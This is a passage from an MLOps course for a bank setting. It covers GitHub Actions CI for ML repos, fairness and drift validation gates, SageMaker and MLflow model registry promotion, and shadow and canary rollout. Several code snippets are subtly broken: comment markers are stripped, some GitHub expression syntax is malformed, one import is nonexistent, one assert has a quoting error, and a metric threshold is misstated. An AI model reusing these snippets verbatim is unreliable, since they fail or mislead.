- name: Train baseline (smoke test)
 run: |
 python -m my_pkg.training.train \
 --config configs/baseline.yaml \
 --epochs 1 \
 --output /tmp/model.pt \
 --seed 42
 # Hash the output; should be identical across runs (with same seed + same data)
 sha256sum /tmp/model.pt | tee model.sha256
```

If you can hash-match a 1-epoch model across CI runs (same seed, same data, same image), you’ve achieved deterministic builds — a strong reproducibility guarantee.

Full-training reproducibility is usually not run in CI (too slow). Instead, validate per release with a benchmark training job that produces a known-good metric within tolerance.

---

## 7. Capital One-grade summary

The repo standard: - `.pre-commit-config.yaml` with the full ML stack (ruff, mypy, bandit, gitleaks, nbstripout, actionlint, hadolint, conventional-pre-commit) - `pyproject.toml` with all tool configs - `uv.lock` (or equivalent) committed - `.python-version` pinned - Dockerfile pinned (base image with version + apt packages pinned) - Random seeds set in training code - Determinism flags set (`torch.use_deterministic_algorithms`) - MLflow / SageMaker Tracking records every commit SHA + data version + params - CI runs `pre-commit run --all-files` as a required check - CODEOWNERS prevents touching `src/` without proper review - Notebook → module refactoring enforced in code review

---

## 8. Cross-references

- The repo skeleton holding all this → [module 18](#).
- Notebook discipline (the notebook side) → [module 38](#).
- CI for ML in detail → [module 41](#).
- Conventional Commits + release-please for changelog automation → [module 19](#).
- The Capital One InnerSource template that bakes all of this in → [module 56](#).

# 41 — CI for ML: lint, test, type-check, notebook test

*“CI for ML is regular CI plus three things: notebook tests, data-shape tests, and model-smoke training.”*

## Why this module exists

ML codebases stretch CI in ways app codebases don't. The pipelines are heavier, tests are more nuanced, and the consequence of skipping a step is a silent-broken model in prod that loses money for months. This module is the canonical CI workflow for an ML repo.

### 1. The four layers of ML CI

| Layer              | What                                                      | Speed   |
|--------------------|-----------------------------------------------------------|---------|
| <b>Static</b>      | Lint, format, type-check, secret scan, dep review         | Seconds |
| <b>Unit</b>        | Pure function tests; data-loader tests with fixtures      | Seconds |
| <b>Integration</b> | API roundtrips, DB queries, real boto3 against localstack | Minutes |
| <b>Model smoke</b> | Train 1 epoch on tiny data; verify model artifacts        | Minutes |

Plus per-merge to main: **full nightly**: full training + validation suite.

### 2. The canonical workflow

```
.github/workflows/ci.yml
name: ML CI
on:
 push:
 branches: [main]
 pull_request:
```

```

concurrency:
 group: ci-${{ github.workflow }}-${{ github.head_ref || github.ref }}
 cancel-in-progress: true

permissions:
 contents: read
 pull-requests: write
 id-token: write

jobs:
 static:
 runs-on: ubuntu-latest
 timeout-minutes: 10
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11", cache: pip }
 - run: pip install pre-commit
 - run: pre-commit run --all-files

 unit:
 runs-on: ubuntu-latest
 timeout-minutes: 15
 strategy:
 matrix:
 python: ["3.11", "3.12"]
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "${{ matrix.python }}", cache: pip }
 - run: pip install -e ".[dev]"
 - run: pytest tests/unit -v --cov=src/my_pkg --cov-report=xml --junitxml=junit.xml
 - uses: actions/upload-artifact@v4
 if: always()
 with: { name: junit-${{ matrix.python }}, path: junit.xml }

 notebooks:
 runs-on: ubuntu-latest
 timeout-minutes: 20
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11", cache: pip }
 - run: pip install -e ".[dev]"
 - run: pip install nbmake
 - run: pytest --nbmake notebooks/ -v

```

```

integration:
 runs-on: ubuntu-latest
 timeout-minutes: 30
 services:
 postgres:
 image: postgres:16
 env: { POSTGRES_PASSWORD: postgres }
 ports: ["5432:5432"]
 options: >-
 --health-cmd pg_isready --health-interval 10s
 --health-timeout 5s --health-retries 5
 redis:
 image: redis:7
 ports: ["6379:6379"]
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11", cache: pip }
 - run: pip install -e ".[dev]"
 - run: pytest tests/integration -v
 env:
 DATABASE_URL: "postgresql://postgres:postgres@localhost:5432/postgres"
 REDIS_URL: "redis://localhost:6379"

smoke-train:
 runs-on: ubuntu-latest
 timeout-minutes: 30
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11", cache: pip }
 - run: pip install -e ".[dev,train]"
 - name: Smoke train on tiny sample
 run: |
 python -m my_pkg.training.train \
 --config configs/smoke.yaml \
 --epochs 1 \
 --data data/sample/ \
 --output /tmp/smoke-model.pt
 - name: Verify artifacts
 run: |
 python -c "
 import torch
 m = torch.load('/tmp/smoke-model.pt', weights_only=False)
 assert 'state_dict' in m
 print('OK')"
```

5 jobs in parallel; each independently times out; concurrency cancels duplicate PR runs.

---

### 3. Data shape tests

Catches data drift / schema regressions early.

```
tests/unit/test_data_schema.py
import pytest
import pandas as pd
from my_pkg.data.loaders import load_training_data
from pandera import DataFrameSchema, Column, Check

@pytest.fixture
def training_data():
 return load_training_data("data/sample/train.parquet")

def test_schema(training_data):
 schema = DataFrameSchema({
 "user_id": Column(int, Check.greater_than_or_equal_to(0)),
 "amount": Column(float, Check.in_range(0, 1e6)),
 "category": Column(str, Check.isin(["food", "travel", "shopping", "other"])),
 "is_fraud": Column(int, Check.isin([0, 1])),
 })
 schema.validate(training_data)

def test_target_balance(training_data):
 rate = training_data["is_fraud"].mean()
 assert 0.001 < rate < 0.1, f"Suspicious fraud rate: {rate}"

def test_no_nulls_in_critical(training_data):
 for col in ["user_id", "is_fraud"]:
 assert training_data[col].notna().all(), f"Nulls in {col}"
```

[Pandera](#) or [Great Expectations](#) handle schema validation more thoroughly for prod use. Pandera is lighter; GE is full-featured.

---

### 4. Model unit tests

Test the model class without training:

```
tests/unit/test_model.py
import pytest
import torch
from my_pkg.models.transformer import TransformerEncoder

def test_forward_pass_shape():
 model = TransformerEncoder(d_model=128, n_heads=4, n_layers=2, vocab_size=1000)
 x = torch.randint(0, 1000, (8, 16)) # batch_size=8, seq_len=16
 out = model(x)
 assert out.shape == (8, 16, 128), f"Got {out.shape}"
```

```
def test_loss_decreases_on_overfit():
 """Sanity: model should overfit to a tiny batch."""
 torch.manual_seed(42)
 model = TransformerEncoder(d_model=64, n_heads=2, n_layers=1, vocab_size=100)
 opt = torch.optim.Adam(model.parameters(), lr=1e-2)
 x = torch.randint(0, 100, (4, 8))
 y = torch.randint(0, 100, (4, 8))

 losses = []
 for _ in range(20):
 opt.zero_grad()
 logits = model(x)
 loss = torch.nn.functional.cross_entropy(logits.reshape(-1, 100), y.reshape(-1))
 loss.backward()
 opt.step()
 losses.append(loss.item())

 assert losses[-1] < losses[0] * 0.5, f"Loss didn't decrease: {losses}"
```

The “overfit to a tiny batch” test catches dead architectures fast. If the model can’t overfit 4 samples in 20 steps, something’s wrong.

---

## 5. Code coverage

```
- run: pytest --cov=src/my_pkg --cov-report=xml --cov-report=term

- uses: codecov/codecov-action@v4
 with:
 files: ./coverage.xml
 token: ${{ secrets.CODECOV_TOKEN }}
 fail_ci_if_error: true
```

Codecov posts a comment on the PR with coverage delta. Set a minimum coverage gate (e.g., 80% for new code) in branch protection.

For ML repos, **don’t aim for 100%** — exploratory code (notebooks, scripts) doesn’t need coverage. Cover library code (`src/<pkg>/`) and decision-grade utilities.

---

## 6. The actionlint + zizmor belt

Catch workflow bugs and security issues in the CI workflows themselves:

```
- uses: rhysd/actionlint@v1
- run: pip install zizmor && zizmor .github/workflows/
```

Add to pre-commit and CI. Workflow YAML is code; treat it like code.

---

## 7. Status reporting

Use job summary for human-readable summary:

```
- name: Summarize
 if: always()
 run: |
 echo "## Test summary" >> $GITHUB_STEP_SUMMARY
 echo "" >> $GITHUB_STEP_SUMMARY
 echo "| Suite | Status |" >> $GITHUB_STEP_SUMMARY
 echo "|-----|-----|" >> $GITHUB_STEP_SUMMARY
 echo "| Unit | ${ steps.unit.outcome } |" >> $GITHUB_STEP_SUMMARY
 echo "| Integration | ${ steps.int.outcome } |" >> $GITHUB_STEP_SUMMARY

- uses: EnricoMi/publish-unit-test-result-action@v2
 if: always()
 with:
 files: '**/junit*.xml'
```

The latter publishes a structured comment on the PR with pass/fail per test.

---

## 8. Test data hygiene

- Commit tiny test fixtures (<1 MB) directly. `data/sample/train_10rows.parquet`.
  - Don't fetch from real S3 in CI — flaky + slow + needs credentials.
  - For larger fixtures, store in repo via DVC + `dvc pull` in CI (with OIDC-scoped read-only role).
  - Generate synthetic data deterministically in tests: `np.random.default_rng(42).integers(0, 100, size=1000)`.
- 

## 9. Performance tests (sometimes)

For models with latency SLOs:

```
- name: Inference latency benchmark
 run: |
 python scripts/bench_inference.py \
 --model /tmp/smoke-model.pt \
 --warmup 10 --iters 100 \
 --output bench.json

- name: Fail on regression
 run: |
 python -c "
 import json
 d = json.load(open('bench.json'))
 p99 = d['p99_ms']
 assert p99 < 100, f'p99 latency regressed: {p99}ms'
 "
```



Capture baseline; compare PR's branch vs main; alert on regression.

---

## 10. Cross-references

- Pre-commit ecosystem in depth → [module 40](#).
- Model validation gates (fairness, bias, drift) — the next layer → [module 42](#).
- Notebook tests (`nbmake`) → [module 38](#).
- Caching deps + matrix builds → [module 25](#).
- The reusable workflow that packages all of this → [module 26](#).



## 42 — Model validation gates: fairness, bias, drift in CI/CD

*“For a bank model, accuracy isn’t enough. Fairness across protected groups, bias against the regulated attributes, drift between training and prod — each is a required status check before deploy.”*

### Why this module exists

SR 11-7 (see [module 37](#)) requires every material model to pass independent validation before reaching production. At Capital One, fair-lending laws (ECOA, Reg B) add legal requirements around protected attributes (race, gender, age, etc.). This module covers how to encode these checks as required status checks in CI/CD.

---

### 1. The three validation dimensions

| Dimension             | Question                                                               | Tooling                                            |
|-----------------------|------------------------------------------------------------------------|----------------------------------------------------|
| <b>Performance</b>    | Does the model meet accuracy/precision/recall targets?                 | pytest assertions on metrics                       |
| <b>Fairness</b>       | Does the model perform equally across protected groups?                | aif360, fairlearn, evidently                       |
| <b>Drift</b>          | Has the production data distribution shifted from training data?       | evidently, NannyML, river, SageMaker Model Monitor |
| <b>Explainability</b> | Can we explain individual predictions? (SR 11-7 + ECOA adverse-action) | SHAP, LIME, integrated gradients                   |

For a fraud model: all four matter. For a recommendations model: fairness + drift matter most.

---

### 2. Fairness — the metrics

The big three (definitions vary by source; these are standard):

| Metric                    | Formula                                                   | What it means                                    |
|---------------------------|-----------------------------------------------------------|--------------------------------------------------|
| <b>Demographic parity</b> | $P(\hat{y}=1 \mid A=0) = P(\hat{y}=1 \mid A=1)$           | Approval rate equal across groups                |
| <b>Equal opportunity</b>  | $P(\hat{y}=1 \mid Y=1, A=0) = P(\hat{y}=1 \mid Y=1, A=1)$ | Among true positives, approval rate equal        |
| <b>Disparate impact</b>   | $P(\hat{y}=1 \mid A=0) / P(\hat{y}=1 \mid A=1)$           | Should be 0.8 (4/5ths rule) — US legal guideline |
| <b>Equalized odds</b>     | Equal TPR AND equal FPR across groups                     | Strongest fairness criterion                     |

These metrics are mathematically incompatible (you can't satisfy all four simultaneously except in trivial cases) — the model owner must declare which to optimize for, with regulatory + business sign-off.

For lending models: **disparate impact 0.8** is the 4/5ths-rule threshold from the EEOC's Uniform Guidelines (1978). Equal opportunity is preferred when ground truth is available.

### 3. Fairness check in CI

```
scripts/validate_fairness.py
import json
import sys
import pandas as pd
from fairlearn.metrics import demographic_parity_ratio, equalized_odds_ratio, MetricFrame
from sklearn.metrics import recall_score, false_positive_rate
import joblib

def main(model_path: str, eval_path: str, protected_attrs: list, output_path: str) -> int:
 model = joblib.load(model_path)
 df = pd.read_parquet(eval_path)

 X = df.drop(columns=["is_fraud"] + protected_attrs)
 y = df["is_fraud"]
 y_pred = model.predict(X)

 results = {"passed": True, "checks": []}

 for attr in protected_attrs:
 a = df[attr]

 dpr = demographic_parity_ratio(y, y_pred, sensitive_features=a)
 eor = equalized_odds_ratio(y, y_pred, sensitive_features=a)

 results["checks"].append({
 "attribute": attr,
 "demographic_parity_ratio": dpr,
 "equalized_odds_ratio": eor,
 "threshold_dpr": 0.80,
```

```

 "threshold_eor": 0.80,
 "passed": dpr >= 0.80 and eor >= 0.80,
 })

 results["passed"] = all(c["passed"] for c in results["checks"])

 with open(output_path, "w") as f:
 json.dump(results, f, indent=2)

 print(json.dumps(results, indent=2))
 return 0 if results["passed"] else 1

if __name__ == "__main__":
 sys.exit(main(
 model_path=sys.argv[1],
 eval_path=sys.argv[2],
 protected_attrs=sys.argv[3].split(","),
 output_path=sys.argv[4],
))

```

In the workflow:

```

- name: Fairness check
 run: |
 python scripts/validate_fairness.py \
 models/checkpoint.pkl \
 data/eval.parquet \
 age,gender,race \
 fairness-report.json

- uses: actions/upload-artifact@v4
 with: { name: fairness-report, path: fairness-report.json }

```

If `validate_fairness.py` exits non-zero, the step fails → CI fails → PR can't merge (with branch protection requiring this check).

---

## 4. Drift detection

Drift = “the data your model sees in prod is statistically different from what it was trained on.” Causes model performance to degrade silently.

Two kinds: - **Covariate drift**: input distribution changes. (e.g., transaction amounts shifted post-inflation.) - **Concept drift**: relationship between input and output changes. (e.g., fraud patterns evolve.)

```

scripts/detect_drift.py
from evidently.report import Report
from evidently.metric_preset import DataDriftPreset, TargetDriftPreset
import pandas as pd

reference = pd.read_parquet("data/training_distribution.parquet")

```

```

current = pd.read_parquet("data/production_sample.parquet")

report = Report(metrics=[DataDriftPreset(), TargetDriftPreset()])
report.run(reference_data=reference, current_data=current)
report.save_html("drift-report.html")
result = report.as_dict()

Fail if too many features drifted
drift_share = result["metrics"][0]["result"]["dataset_drift"]
n_drifted = sum(1 for f in result["metrics"][0]["result"]["drift_by_columns"].values() if f["drift_detected"])

if n_drifted > 3 or drift_share:
 print(f"DRIFT DETECTED: {n_drifted} features drifted")
 exit(1)

```

In production: continuous drift monitoring via SageMaker Model Monitor or self-hosted evidently. Alerts to model-on-call.

In CI: pre-deploy check that the training data hasn't drifted vs the previous training data (catches data-pipeline regressions).

---

## 5. The full pre-merge model gate

```

jobs:
 model-validation:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11" }
 - run: pip install -e ".[dev,train]"

 # Train on small validation dataset
 - name: Train baseline
 run: python -m my_pkg.training.train --config configs/validation.yaml --output /tmp/model.pkl

 # Performance gate
 - name: Performance check
 run: |
 python scripts/validate_performance.py /tmp/model.pkl data/eval.parquet performance.json
 python -c "
 import json
 d = json.load(open('performance.json'))
 assert d['auc'] >= 0.85, f'AUC regressed: {d['auc']}"
 assert d['precision_at_recall_50'] >= 0.7
 "

 # Fairness gate

```

```

- name: Fairness check
 run: |
python scripts/validate_fairness.py /tmp/model.pkl data/eval.parquet age,gender,race fairness.json
python -c "
import json
d = json.load(open('fairness.json'))
assert d['passed'], 'Fairness gate failed'
"

Drift gate
- name: Drift check
 run: python scripts/detect_drift.py

Explainability gate (sample sanity)
- name: SHAP sanity
 run: |
python scripts/sanity_shap.py /tmp/model.pkl data/eval.parquet

Upload reports
- uses: actions/upload-artifact@v4
 if: always()
 with:
 name: model-validation-reports
 path: |
 performance.json
 fairness.json
 drift-report.html

Post summary to PR
- name: PR comment with results
 if: github.event_name == 'pull_request'
 uses: marocchino/sticky-pull-request-comment@v2
 with:
 message: |
 ## Model validation results
 - AUC: ${{ steps.perf.outputs.auc }} (threshold: 0.85)
 - Fairness DPR (age, gender, race): all passed (threshold: 0.80)
 - Drift detected: no
 - SHAP sanity: passed
 See artifacts for full reports.

```

Required status check `model-validation` on branch protection: PR can't merge if any of these gate.

## 6. The independent-validation gate (SR 11-7 2L)

The CI gates above are 1L self-checks. The 2L gate is independent — MRM team reviews the model BEFORE production deploy.

Pattern: SageMaker Model Registry promotion gate.

1. Training pipeline → model registered as `PendingApproval` in registry.
2. MRM team gets notified (Slack, email, ServiceNow ticket).
3. MRM runs their own validation suite (different code, different fixtures, often different team).
4. MRM approves or rejects in registry.
5. CD workflow watches for `Approved` status → deploys.

This is the **separation-of-duties** mechanism for model deployment. Implementation in [module 43](#).

## 7. Adverse-action explainability (ECOA / Reg B)

For credit decisions, the lender must provide a reason for denial. The model must support generating per-decision explanations.

SHAP (SHapley Additive exPlanations) is the standard:

```
import shap
import joblib

model = joblib.load("model.pkl")
explainer = shap.TreeExplainer(model)

Per-decision explanation
for sample_id, sample in test_set.iterrows():
 shap_values = explainer.shap_values(sample)
 top_drivers = sorted(zip(feature_names, shap_values), key=lambda x: abs(x[1]), reverse=True)[:5]
 print(f"Decision for {sample_id}: top drivers: {top_drivers}")
```

In CI: sanity-check that SHAP values are computable on sample data. In prod: at every adverse decision, log + return top-K SHAP drivers in the structured response.

For neural network models: integrated gradients, LIME, or Anchors instead of SHAP.

## 8. The MLflow integration

MLflow tracks every experiment + every metric. CI can:

```
- name: Log experiment to MLflow
 run: |
 mlflow run . -P config=configs/validation.yaml --env-manager=local
 # Logs metrics, params, artifacts to MLflow tracking server
 env:
 MLFLOW_TRACKING_URI: ${vars.MLFLOW_URI}
 MLFLOW_EXPERIMENT_NAME: "ci-validation"
```

MLflow becomes the single source of truth for every model version's metrics — accessible by 1L, 2L, 3L. Auditors look here.



## 9. Model card auto-generation

After training + validation, generate a model card:

```
from huggingface_hub import ModelCard

card = ModelCard.from_template(
 template_path="MODEL_CARD_TEMPLATE.md",
 model_id="my-fraud-detector-v3",
 auc=metrics["auc"],
 fairness_dpr=fairness["demographic_parity_ratio"],
 commit_sha=os.environ["GITHUB_SHA"],
 training_data_id=data_version_id,
 ...
)
card.save("MODEL_CARD.md")
```

Commit MODEL\_CARD.md (or attach to model registry entry) so MRM has the documentation ready.

---

## 10. Cross-references

- SR 11-7 framing → [module 37](#).
- MLflow + SageMaker Model Registry promotion gate → [module 43](#).
- Champion/challenger + shadow for live testing → [module 44](#).
- Rollback workflow when prod drift detected → [module 45](#).
- Environment manual approval as the 2L gate → [module 30](#).



# 43 — MLflow Model Registry + SageMaker Pipelines from Actions

*“The registry is the model-version source of truth. Promotion-by-API replaces ‘someone in slack approved it.’”*

## Why this module exists

A model registry is to ML what a container registry is to apps — a versioned, queryable store of artifacts with metadata, stage labels (Dev/Staging/Prod), and promotion gates. The two standards: **MLflow Model Registry** (open source) and **SageMaker Model Registry** (AWS native). Capital One uses both (or one — see context). This module covers the integration patterns from GitHub Actions.

---

### 1. The registry’s role

For each trained model version, the registry stores: - The artifact (or pointer to S3 / OCI registry) - Metadata: training params, training data ID, source commit SHA, metrics, tags - Lineage: which dataset, which code, which framework version - Stage: **Dev / Staging / Production / Archived** (or custom) - Approval status: who approved, when, with what comment - The serving image / endpoint config

The registry is THE handoff between training and serving. Training pipelines register; serving pipelines fetch.

---

### 2. SageMaker Model Registry (the AWS-native choice)

```
import boto3
from sagemaker import Session
from sagemaker.model_metrics import ModelMetrics, MetricsSource

sm = Session()

Step 1: register a model
model_package = sm.sagemaker_client.create_model_package(
 ModelPackageGroupName="fraud-detector",
 ModelPackageDescription="Trained on Q2 data; commit a1b2c3",
 InferenceSpecification={
```

```

 "Containers": [{
 "Image": "763104351884.dkr.ecr.us-east-1.amazonaws.com/pytorch-inference:2.2-cpu-py311",
 "ModelDataUrl": "s3://my-bucket/models/fraud-detector/v3/model.tar.gz",
 }],
 "SupportedContentTypes": ["application/json"],
 "SupportedResponseMIMETypes": ["application/json"],
},
ModelApprovalStatus="PendingManualApproval",
ModelMetrics=ModelMetrics(
 model_statistics=MetricsSource(
 s3_uri="s3://my-bucket/reports/v3-metrics.json",
 content_type="application/json",
),
).to_dict(),
CustomerMetadataProperties={
 "commit_sha": "a1b2c3",
 "training_data_version": "ds-2026-04-15",
 "trained_by": "ml-platform/training-pipeline-v2",
 "fairness_status": "passed",
},
)
print(model_package["ModelPackageArn"])

```

Stages in SageMaker Registry: - PendingManualApproval — newly registered, awaiting MRM review - Approved — MRM signed off, CD can deploy - Rejected — MRM said no

---

### 3. The promotion workflow (CI/CD)

```

.github/workflows/train-and-register.yml
name: Train + Register
on:
 workflow_dispatch:
 push:
 branches: [main]
 paths: ['src/models/**', 'configs/training.yaml']

permissions:
 id-token: write
 contents: read

jobs:
 train:
 environment: train # OIDC role for training
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: aws-actions/configure-aws-credentials@v4

```

```

with:
 role-to-assume: ${vars.TRAIN_ROLE_ARN}
 aws-region: us-east-1

- name: Trigger SageMaker training job
 id: trigger
 run: |
 # Use boto3 or AWS CLI to start a training job
 JOB_NAME="train-$(date +%s)-${github.sha}"
 aws sagemaker create-training-job ...
 echo "job_name=$JOB_NAME" >> $GITHUB_OUTPUT

- name: Wait for training
run: aws sagemaker wait training-job-completed-or-stopped --training-job-name ${steps.trigger.outputs.job_name}

- name: Get model S3 URI
 id: model
 run: |
 URI=$(aws sagemaker describe-training-job --training-job-name ${steps.trigger.outputs.job_name} \
 --query 'ModelArtifacts.S3ModelArtifacts' --output text)
 echo "uri=$URI" >> $GITHUB_OUTPUT

- name: Register in SageMaker Model Registry as PendingManualApproval
 run: |
 python scripts/register_model.py \
 --model-uri ${steps.model.outputs.uri} \
 --commit-sha ${github.sha} \
 --data-version "ds-2026-04-15"

- name: Notify MRM team
 run: |
 curl -X POST $SLACK_WEBHOOK -d '{
 "text": "New model version pending approval: fraud-detector v_${github.run_number}"
 }'
 env:
 SLACK_WEBHOOK: ${secrets.SLACK_WEBHOOK}

```

MRM team approves via the SageMaker UI or via a script that calls `update_model_package` setting `ModelApprovalStatus=Approved`.

Then deploy:

```

.github/workflows/deploy.yml
on:
 # Triggered by EventBridge rule when a model package's status changes to Approved
 repository_dispatch:
 types: [model-approved]

permissions:
 id-token: write

```

```

contents: read

jobs:
 deploy:
 environment: prod # manual approval gate + scoped OIDC
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${vars.PROD_DEPLOY_ROLE_ARN}
 aws-region: us-east-1

 - name: Update SageMaker endpoint to approved model
 run: |
 python scripts/deploy_endpoint.py \
 --endpoint fraud-detector-prod \
 --model-package-arn ${github.event.client_payload.model_package_arn}

 - name: Smoke test endpoint
 run: python scripts/smoke_test.py --endpoint fraud-detector-prod

```

EventBridge → Lambda → GitHub repository\_dispatch wires the registry approval → CD workflow.

## 4. The MLflow alternative

MLflow has its own Model Registry (open source; self-hostable). Stages: None, Staging, Production, Archived.

```

import mlflow

mlflow.set_tracking_uri("https://mlflow.capital-one-internal.io")

Register from a logged run
with mlflow.start_run() as run:
 # ... train ...
 mlflow.sklearn.log_model(model, "model", registered_model_name="fraud-detector")
 run_id = run.info.run_id

Promote
client = mlflow.MlflowClient()
client.transition_model_version_stage(
 name="fraud-detector",
 version="3",
 stage="Production",
 archive_existing_versions=True,
)

```

MLflow Tags + Descriptions hold metadata. Aliases (@champion, @challenger) are the newer recommended way

to mark “the deployed one” (replacing stages).

MLflow integrates with SageMaker via the `mlflow-deployments` plugin — you can register in MLflow + deploy to SageMaker endpoints from one tool.

For Capital One: probably MLflow as the experiment-tracking + cross-cloud registry; SageMaker Model Registry as the AWS-deploy-gate registry. Different layers; both used.

## 5. The metadata you should capture per model version

Make these mandatory at registration: - `commit_sha` — exact source code - `training_data_id` — exact dataset (DVC hash, lakeFS commit, or S3 versioned URI) - `framework_version` — torch/tensorflow/sklearn version - `python_version` — Python interpreter - `training_run_id` — pointer to the experiment-tracking run (MLflow/W&B) - `evaluation_metrics` — performance, fairness, calibration - `model_card_url` — link to the model card markdown - `attestation_url` — SLSA attestation (see [module 35](#)) - `created_by` — workflow run URL - `approved_by` — MRM identity + timestamp (set on promotion)

This is the metadata you’ll be asked for in an SR 11-7 audit.

## 6. Lineage queries

Given a deployed endpoint, you should be able to answer: - “What model version is running right now?” → `aws sagemaker describe-endpoint` - “What’s the commit SHA for that model?” → registry metadata - “Show me the validation report for that commit.” → registry tag → S3 URI - “Who approved its deploy?” → SageMaker registry approval history + GitHub deployment history - “When did we last train?” → MLflow run timestamp - “What data did it train on?” → registry tag → DVC/lakeFS pointer

If any of these are “uhh let me dig...”, your audit story isn’t tight.

## 7. The cross-account pattern

Capital One has many AWS accounts (per Topic 04 CAPITAL\_ONE.md). Pattern:

- **ML Dev account:** training runs, models registered in dev registry
- **ML Staging account:** models replicated from dev (cross-account); staged endpoint
- **ML Prod account:** only approved models from staging, replicated again

Model package replication:

```
Replicate to staging
boto3.client("sagemaker").create_model_package(
 SourceModelPackageArn="arn:aws:sagemaker:us-east-1:DEV_ACCT:model-package/...",
 ...
)
```

Or use SageMaker’s cross-account model sharing via the registry. Either way, the prod endpoint only ever pulls from the prod-account registry — no direct dev→prod jumps.

## 8. Model serving — the runtime

Once deployed: - SageMaker endpoint, ECS/EKS via KServe (Capital One's stack), Lambda for low-traffic. - Endpoint config references the model package. - Updates are zero-downtime via `update_endpoint` with a new endpoint config + waiting for `InService`.

Auto-scaling: SageMaker auto-scaling policy on `InvocationsPerInstance` or custom CloudWatch metrics.

Monitoring: SageMaker Model Monitor for data quality + drift detection, integrated with CloudWatch alarms.

We cover deploy patterns in [module 47](#).

## 9. SageMaker Pipelines (the orchestration layer)

For complex training flows (data prep → train → eval → register), SageMaker Pipelines is the AWS-native orchestrator.

```
from sagemaker.workflow.pipeline import Pipeline
from sagemaker.workflow.steps import ProcessingStep, TrainingStep
from sagemaker.workflow.step_collections import RegisterModel

prep_step = ProcessingStep(name="Prep", processor=..., inputs=..., outputs=...)
train_step = TrainingStep(name="Train", estimator=..., inputs=...)
register_step = RegisterModel(name="Register", model_package_group_name="fraud-detector", ...)

pipeline = Pipeline(name="fraud-detector-train", steps=[prep_step, train_step, register_step])
pipeline.upsert(role_arn="arn:aws:iam:...:role/sagemaker-execution")
pipeline.start(parameters={"input_data": "s3://..."})
```

Trigger from GitHub Actions:

```
- name: Start SageMaker pipeline
 run: |
 python scripts/start_pipeline.py --pipeline fraud-detector-train --data ${inputs.data}

- name: Wait for completion
 run: aws sagemaker wait pipeline-execution-completed --pipeline-execution-arn $ARN
```

Pipelines auto-track lineage (Step Functions style); the lineage is queryable per execution.

## 10. Cross-references

- Model validation gates (CI side) → [module 42](#).
- SR 11-7 compliance posture → [module 37](#).
- AWS deploy targets (where the model ends up) → [module 47](#).
- OIDC role for training vs deploy (per env) → [module 29](#), [module 46](#).
- Rollback workflows (when prod model misbehaves) → [module 45](#).
- Topic 04 module 38 (SageMaker MLOps) — for the AWS-side foundations.



# 44 — Champion/challenger, shadow, A/B, feature store

*“Deploying a model to prod is the easy part. Knowing it’s better than what’s there, with statistical confidence, before flipping traffic — that’s the senior pattern.”*

## Why this module exists

A new model passing all CI gates is necessary but not sufficient. Production behavior can surprise you (drift, novel input distributions, latency outliers, downstream system interactions). The safe rollout patterns — **shadow** → **champion/challenger** → **A/B** → **full** — are the discipline that catches issues with low blast radius.

### 1. The four canonical patterns

| Pattern                    | What                                                                              | When                                                  | Blast radius          |
|----------------------------|-----------------------------------------------------------------------------------|-------------------------------------------------------|-----------------------|
| <b>Shadow</b>              | New model runs in parallel; predictions logged, not returned                      | Always-on for first 24-72 hours                       | Zero (no user impact) |
| <b>Champion/challenger</b> | Champion = current prod; challenger = new model; small % of traffic to challenger | After shadow signals are clean                        | Low — controlled %    |
| <b>A/B test</b>            | Split traffic for statistical significance test on business metric                | When business metric matters (revenue, click-through) | Medium                |
| <b>Full</b>                | 100% of traffic to new model                                                      | After all above clean                                 | High but monitored    |

Sequence: every prod model goes through 1→4. Each gate requires explicit approval.

### 2. Shadow deployment

Run the new model in parallel with current; log its predictions; don’t act on them.

```
In your inference service
def predict(request):
 response_v1 = champion_model.predict(request)
 response_v2 = challenger_model.predict(request) # SHADOW

 # Log for analysis
 log_shadow(
 request=request,
 champion_pred=response_v1,
 challenger_pred=response_v2,
)

 return response_v1 # User sees champion's response
```

Analyze logs after 24-72h: - Latency distribution (is challenger slower?) - Prediction distribution (does challenger hit edge cases the same way?) - Error rates (does challenger crash on certain inputs?) - Disagreement rate (when do they differ? on what kinds of inputs?)

Shadow catches: novel input shapes, broken serialization edge cases, dependency issues, latency regression. Zero user impact.

---

### 3. Champion/challenger (and canary)

```
def predict(request, traffic_split: dict):
 if random.random() < traffic_split["challenger"]:
 response = challenger_model.predict(request)
 log_serving(model="challenger", request=request, response=response)
 else:
 response = champion_model.predict(request)
 log_serving(model="champion", request=request, response=response)
 return response
```

traffic\_split starts at e.g. 1% challenger; monitor; ramp to 5%, 25%, 50%, then 100%.

For AWS: - **SageMaker production variants** native support: one endpoint, multiple model variants, each with a weight. Update weights to shift traffic. - **Lambda** weighted aliases work the same way. - **EKS / Kong / Envoy / Istio** can do weighted routing.

```
SageMaker production variants update
sm.update_endpoint_weights_and_capacities(
 EndpointName="fraud-detector-prod",
 DesiredWeightsAndCapacities=[
 {"VariantName": "champion", "DesiredWeight": 95},
 {"VariantName": "challenger", "DesiredWeight": 5},
],
)
```

GitHub Actions workflow:

```
jobs:
 promote-to-canary:
```

```

environment: prod-canary
steps:
 - run: python scripts/set_weights.py --champion 95 --challenger 5

observe:
 needs: promote-to-canary
 steps:
 - run: sleep 1800 # bake for 30 min
 - run: python scripts/check_metrics.py --variant challenger --slo-precision 0.85

ramp:
 needs: observe
 environment: prod
 steps:
 - run: python scripts/set_weights.py --champion 50 --challenger 50

full:
 needs: ramp
 environment: prod
 steps:
 - run: python scripts/set_weights.py --champion 0 --challenger 100
 # Then: archive champion, rename challenger to champion in next deploy

```

Each environment has its own manual approval (prod-canary → 1 approver; prod → 2 approvers from different team).

---

## 4. A/B testing (proper experiment)

When the business cares about a downstream metric (revenue, conversion, latency-per-customer-satisfaction-point), do a proper experiment:

- Random 50/50 split, persistent assignment per user
- Sufficient sample size for statistical significance (run sample-size calculator)
- Multi-week duration for novelty effects + weekday seasonality
- Pre-registered hypothesis + metric (no fishing for significance)
